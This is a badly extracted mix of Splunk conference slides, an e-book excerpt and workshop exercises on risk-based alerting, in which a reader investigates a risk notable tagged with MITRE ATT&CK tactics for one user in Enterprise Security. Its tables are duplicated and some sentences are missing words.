
With risk-based alerting, these events become context that informs high-fidelity alerts



# RBA reduces alerts, and much more

RBA initially reduces alert volumes (and fast) but ultimately streamlines the entire SOC

Reduce  
Alerts



Improve  
Detections



Quantify  
SOC Maturity



Reduce  
Operational Costs



# E-Book: The Essential Guide to Risk-Based Alerting

## Curating Your Risk Ecology

Making Risk Based Alerting Magic  
SEC1144C

**Haylee Mills**  
Global Security Strategist | Splunk

splunk> .conf22



By Haylee Mills April 04, 2022

If you haven't heard the gospel of risk-based alerting (RBA) in a SIEM context, by the end of this sermon you'll see why you'll want it running in your environment yesterday, whether you're an analyst, an engineer, or in leadership.

On a sunny Orlando day in 2018, Jim Agger of Splunk and Stuart McIntosh (now Outpost Security) delivered a [talk about RBA](#) for Splunk's.conf that melted my r onto a crappy conference room chair. The RBA methodology had been used in contexts, but for some reason it had not yet been operationalized into a SIEM where its capabilities could truly shine. With the flexibility of Splunk Processing Language (SPL), their talk showed how it was simply a matter of creating son to tie information about objects together, adding security metadata to this

E-BOOK

## The Essential Guide to Risk Based Alerting

splunk> turn data into doing'


# ES components that RBA uses

**Risk Notable**

Severity	Time	Security Domain	Title	Risk Events	Status	Owner	Actions																																																						
Medium	Fri, Jan 21, 2022 10:30 PM	Threat	ATT&CK tactic threshold exceeded over previous 7 days for user=richards	6	New	unassigned																																																							
<b>Description:</b> ATT&CK tactic threshold exceeded for an object over the previous 7 days				<b>Related Investigations:</b> Currently not investigated.																																																									
<b>Additional Fields</b> <table border="1"> <thead> <tr> <th>ATT&amp;CK Tactic</th> <th>Value</th> </tr> </thead> <tbody> <tr><td>ATT&amp;CK Tactic</td><td>lateral-movement</td></tr> <tr><td></td><td>collection</td></tr> <tr><td></td><td>defense-evasion</td></tr> <tr><td></td><td>persistence</td></tr> <tr><td></td><td>privilege-escalation</td></tr> <tr><td></td><td>initial-access</td></tr> <tr><td></td><td>persistence</td></tr> <tr><td></td><td>initial-access</td></tr> <tr><td>ATT&amp;CK Tactic ID</td><td>TA0001</td></tr> <tr><td></td><td>TA0003</td></tr> <tr><td></td><td>TA0004</td></tr> <tr><td></td><td>TA0005</td></tr> <tr><td></td><td>TA0008</td></tr> <tr><td></td><td>TA0009</td></tr> <tr><td>ATT&amp;CK Technique</td><td>Remote Services</td></tr> <tr><td></td><td>Data from Network Shared Drive</td></tr> <tr><td></td><td>Cloud Accounts</td></tr> <tr><td></td><td>External Remote Services</td></tr> <tr><td>ATT&amp;CK Technique ID</td><td>T1021</td></tr> <tr><td></td><td>T1039</td></tr> <tr><td></td><td>T1078.004</td></tr> <tr><td></td><td>T1133</td></tr> <tr><td>MITRE URL</td><td><a href="https://attack.mitre.org/techniques/T1021">https://attack.mitre.org/techniques/T1021</a></td></tr> <tr><td></td><td><a href="https://attack.mitre.org/techniques/T1039">https://attack.mitre.org/techniques/T1039</a></td></tr> <tr><td></td><td><a href="https://attack.mitre.org/techniques/T1078/004">https://attack.mitre.org/techniques/T1078/004</a></td></tr> <tr><td></td><td><a href="https://attack.mitre.org/techniques/T1133">https://attack.mitre.org/techniques/T1133</a></td></tr> </tbody> </table>				ATT&CK Tactic	Value	ATT&CK Tactic	lateral-movement		collection		defense-evasion		persistence		privilege-escalation		initial-access		persistence		initial-access	ATT&CK Tactic ID	TA0001		TA0003		TA0004		TA0005		TA0008		TA0009	ATT&CK Technique	Remote Services		Data from Network Shared Drive		Cloud Accounts		External Remote Services	ATT&CK Technique ID	T1021		T1039		T1078.004		T1133	MITRE URL	<a href="https://attack.mitre.org/techniques/T1021">https://attack.mitre.org/techniques/T1021</a>		<a href="https://attack.mitre.org/techniques/T1039">https://attack.mitre.org/techniques/T1039</a>		<a href="https://attack.mitre.org/techniques/T1078/004">https://attack.mitre.org/techniques/T1078/004</a>		<a href="https://attack.mitre.org/techniques/T1133">https://attack.mitre.org/techniques/T1133</a>	<b>Action</b> <b>Correlation Search:</b> <a href="#">Risk - 7 Day ATT&amp;CK Tactic Threshold Exceeded - Rule</a>			
ATT&CK Tactic	Value																																																												
ATT&CK Tactic	lateral-movement																																																												
	collection																																																												
	defense-evasion																																																												
	persistence																																																												
	privilege-escalation																																																												
	initial-access																																																												
	persistence																																																												
	initial-access																																																												
ATT&CK Tactic ID	TA0001																																																												
	TA0003																																																												
	TA0004																																																												
	TA0005																																																												
	TA0008																																																												
	TA0009																																																												
ATT&CK Technique	Remote Services																																																												
	Data from Network Shared Drive																																																												
	Cloud Accounts																																																												
	External Remote Services																																																												
ATT&CK Technique ID	T1021																																																												
	T1039																																																												
	T1078.004																																																												
	T1133																																																												
MITRE URL	<a href="https://attack.mitre.org/techniques/T1021">https://attack.mitre.org/techniques/T1021</a>																																																												
	<a href="https://attack.mitre.org/techniques/T1039">https://attack.mitre.org/techniques/T1039</a>																																																												
	<a href="https://attack.mitre.org/techniques/T1078/004">https://attack.mitre.org/techniques/T1078/004</a>																																																												
	<a href="https://attack.mitre.org/techniques/T1133">https://attack.mitre.org/techniques/T1133</a>																																																												
				<b>History:</b> <a href="#">View all review activity for this Notable Event</a>																																																									
				<b>Contributing Events:</b> <a href="#">View the individual Risk Attributions</a>																																																									
				<b>Adaptive Responses:</b> <table border="1"> <thead> <tr> <th>Response</th> <th>Mode</th> <th>Time</th> <th>User</th> <th>Status</th> </tr> </thead> <tbody> <tr> <td>Notable</td> <td>saved</td> <td>2022-01-21T22:30:05+0000</td> <td>admin</td> <td>✓ success</td> </tr> </tbody> </table>				Response	Mode	Time	User	Status	Notable	saved	2022-01-21T22:30:05+0000	admin	✓ success																																												
Response	Mode	Time	User	Status																																																									
Notable	saved	2022-01-21T22:30:05+0000	admin	✓ success																																																									
				<b>Next Steps:</b> <div style="border: 1px solid #ccc; padding: 5px;">  No next steps defined.         </div>																																																									
				<b>Click!</b>																																																									

**Event Details:**

- 1 Risk Incident Rule (RIR)
- 2 Count of risk events
- 3 Risk annotations
- 4 Risk object



splunk > turn data into doing'

# Risk-Based Alerting Hands-On Workshop

Based on BOTSV4  
data set:

- Microsoft Sysmon
- Windows Event Logs
- Windows Threat Defender
- Azure Active Directory
- Windows Registry
- Splunk Stream (wire data)

## Goal:

Guide detection engineers or other content creators to begin deploying RBA with Enterprise Security.

## The workshop agenda includes:

- Risk Analysis Data Model
- Correlation Rules
- Assets and Identity
- MITRE ATT&CK Annotations
- Risk Factor Rule – Exercise
- Risk Rules – Exercise
- Risk Notables – Exercise

# Exercise #6 – Investigate risk notable(s) that represent a threat

<https://docs.splunk.com/Documentation/ES/latest/Usecases/InvestigateRiskNotables>



Find the **Risk Notable** in the Incident Review dashboard

**HINT:** From the **Type** filter drop-down list, select *Risk Notable* to display the notables that have associated risk events.

Identify the **Risk Object** associated with the Risk Notable

- What ATT&CK Tactics and Techniques have been observed for this risk object?
- What is the risk object's **overall risk score**?

**How many risk events** contributed to the Risk Notable firing?

What was the **first Risk Rule** that contributed to the Risk Notable, and what was its corresponding **risk score**?

What **Threat Object(s)** are associated with the Risk Notable?

- How could you learn more about this threat object and was there malicious activity (e.g., exfil)?

# Find the Risk Notable in the IR dashboard

The screenshot shows the Splunk Incident Review interface. At the top, there are various filters for Saved filters, Tag, Urgency, Status, Owner, Security Domain, Type, Search Type, Time or Associations, and a search bar. Below the filters, a message indicates 400 matches found. A green 'Submit' button is highlighted with a pink circle and the number '2'. A black box with the text 'Click!' points to the 'Submit' button. A search dropdown is open, showing a search bar with 'filter' and a list of options: 'Select All', 'Clear All', 'Notable' (with a checked checkbox), and 'Risk Notable'. A pink circle with the number '1' points to the 'Risk Notable' option. Another black box with the text 'Click!' points to the 'Risk Notable' option. The bottom of the screen shows pagination (1, 2, Next), a '20 per page' dropdown, and a 'Refresh' button.

# Identify the Risk Object associated with the Risk Notable

The screenshot shows a risk management interface with the following details:

**Urgency:** Medium (highlighted with a pink box)

**Time:** Fri, Jan 21, 2022 10:30 PM

**Security Domain:** Threat

**Title:** ATT&CK tactic threshold exceeded over previous 7 days for user=richards

**Description:** ATT&CK tactic threshold exceeded for an object over the previous 7 days

**Additional Fields**

	Value	Action
ATT&CK Tactic	lateral-movement collection defense-evasion persistence privilege-escalation initial-access persistence initial-access	▼ ▼ ▼ ▼ ▼ ▼ ▼ ▼
ATT&CK Tactic ID	TA0001 TA0003 TA0004 TA0005 TA0008 TA0009	▼ ▼ ▼ ▼ ▼ ▼
ATT&CK Technique	Remote Services Data from Network Shared Drive Cloud Accounts External Remote Services	▼ ▼ ▼ ▼
ATT&CK Technique ID	T1021 T1039 T1078.004 T1133	▼ ▼ ▼ ▼
MITRE URL	<a href="https://attack.mitre.org/techniques/T1021">https://attack.mitre.org/techniques/T1021</a> <a href="https://attack.mitre.org/techniques/T1039">https://attack.mitre.org/techniques/T1039</a> <a href="https://attack.mitre.org/techniques/T1078.004">https://attack.mitre.org/techniques/T1078.004</a> <a href="https://attack.mitre.org/techniques/T1133">https://attack.mitre.org/techniques/T1133</a>	▼ ▼ ▼ ▼
Risk Object	richards	▼

**Related Investigations:** Currently not investigated.

**Correlation Search:** Risk - 7 Day ATT&CK Tactic Threshold

**History:** View all review activity for this Note

**Contributing Events:** View the individual Risk Attribution

**Adaptive Responses:** Response Mode Time  
Notable saved 2022-01-21

**View Adaptive Response Invocation**

**Next Steps:** No next steps defined.

# What ATT&CK Tactics and Techniques have been observed for this risk object?


Urgency	Time	Security Domain	Title
Medium	Fri, Jan 21, 2022 10:30 PM	Threat	ATT&CK tactic threshold exceeded over previous 7 days for user=richards
<b>Description:</b> ATT&CK tactic threshold exceeded for an object over the previous 7 days			
<b>Additional Fields</b>		<b>Action</b>	<b>Related Investigations:</b> Currently not investigated.
ATT&CK Tactic lateral-movement collection defense-evasion persistence privilege-escalation initial-access persistence initial-access			<b>Correlation Search:</b> <a href="#">Risk - 7 Day ATT&amp;CK Tactic Threshold</a>
ATT&CK Tactic ID TA0001 TA0003 TA0004 TA0005 TA0008 TA0009			<b>History:</b> <a href="#">View all review activity for this Note</a>
ATT&CK Technique Remote Services Data from Network Shared Drive Cloud Accounts External Remote Services			<b>Contributing Events:</b> <a href="#">View the individual Risk Attribution</a>
ATT&CK Technique ID T1021 T1039 T1078.004 T1133			<b>Adaptive Responses:</b> <input checked="" type="checkbox"/>
MITRE URL <a href="https://attack.mitre.org/techniques/T1021">https://attack.mitre.org/techniques/T1021</a> <a href="https://attack.mitre.org/techniques/T1039">https://attack.mitre.org/techniques/T1039</a> <a href="https://attack.mitre.org/techniques/T1078/004">https://attack.mitre.org/techniques/T1078/004</a> <a href="https://attack.mitre.org/techniques/T1133">https://attack.mitre.org/techniques/T1133</a>			<b>Response</b> <input type="radio"/> <b>Mode</b> <input type="radio"/> <b>Time</b> Notable saved 2022-01-21
Risk Object richards		<a href="#">Edit Tags</a> <a href="#">Risk Event Timeline</a> <a href="#">Workbench - Change (object_id)</a> <a href="#">Workbench - Risk (risk_object) as Asset</a> <a href="#">Workbench - Risk (risk_object) as Identity</a>	<b>Next Steps:</b>  No next steps defined.
<b>Event Details:</b>			

1

2


Click!

Click!




# What is the risk object's overall risk score?

Urgency	Time	Security Domain	Title	Risk Events	Status	Owner	Actions
Medium	Fri, Jan 21, 2022 10:30 PM	Threat	ATT&CK tactic threshold exceeded over previous 7 days for user=richards	6	New	unassigned	




# How many risk events contributed to the Risk Notable firing?

Urgency	Time	Security Domain	Title	Risk Events	Status	Owner	Actions
Medium	Fri, Jan 21, 2022 10:30 PM	Threat	ATT&CK tactic threshold exceeded over previous 7 days for user=richards	6	New	unassigned	



**What was the first Risk Rule that contributed to the Risk Notable, and what was its corresponding risk score?**



# What Threat Object(s) are associated with the Risk Notable?

Contributing Risk Events

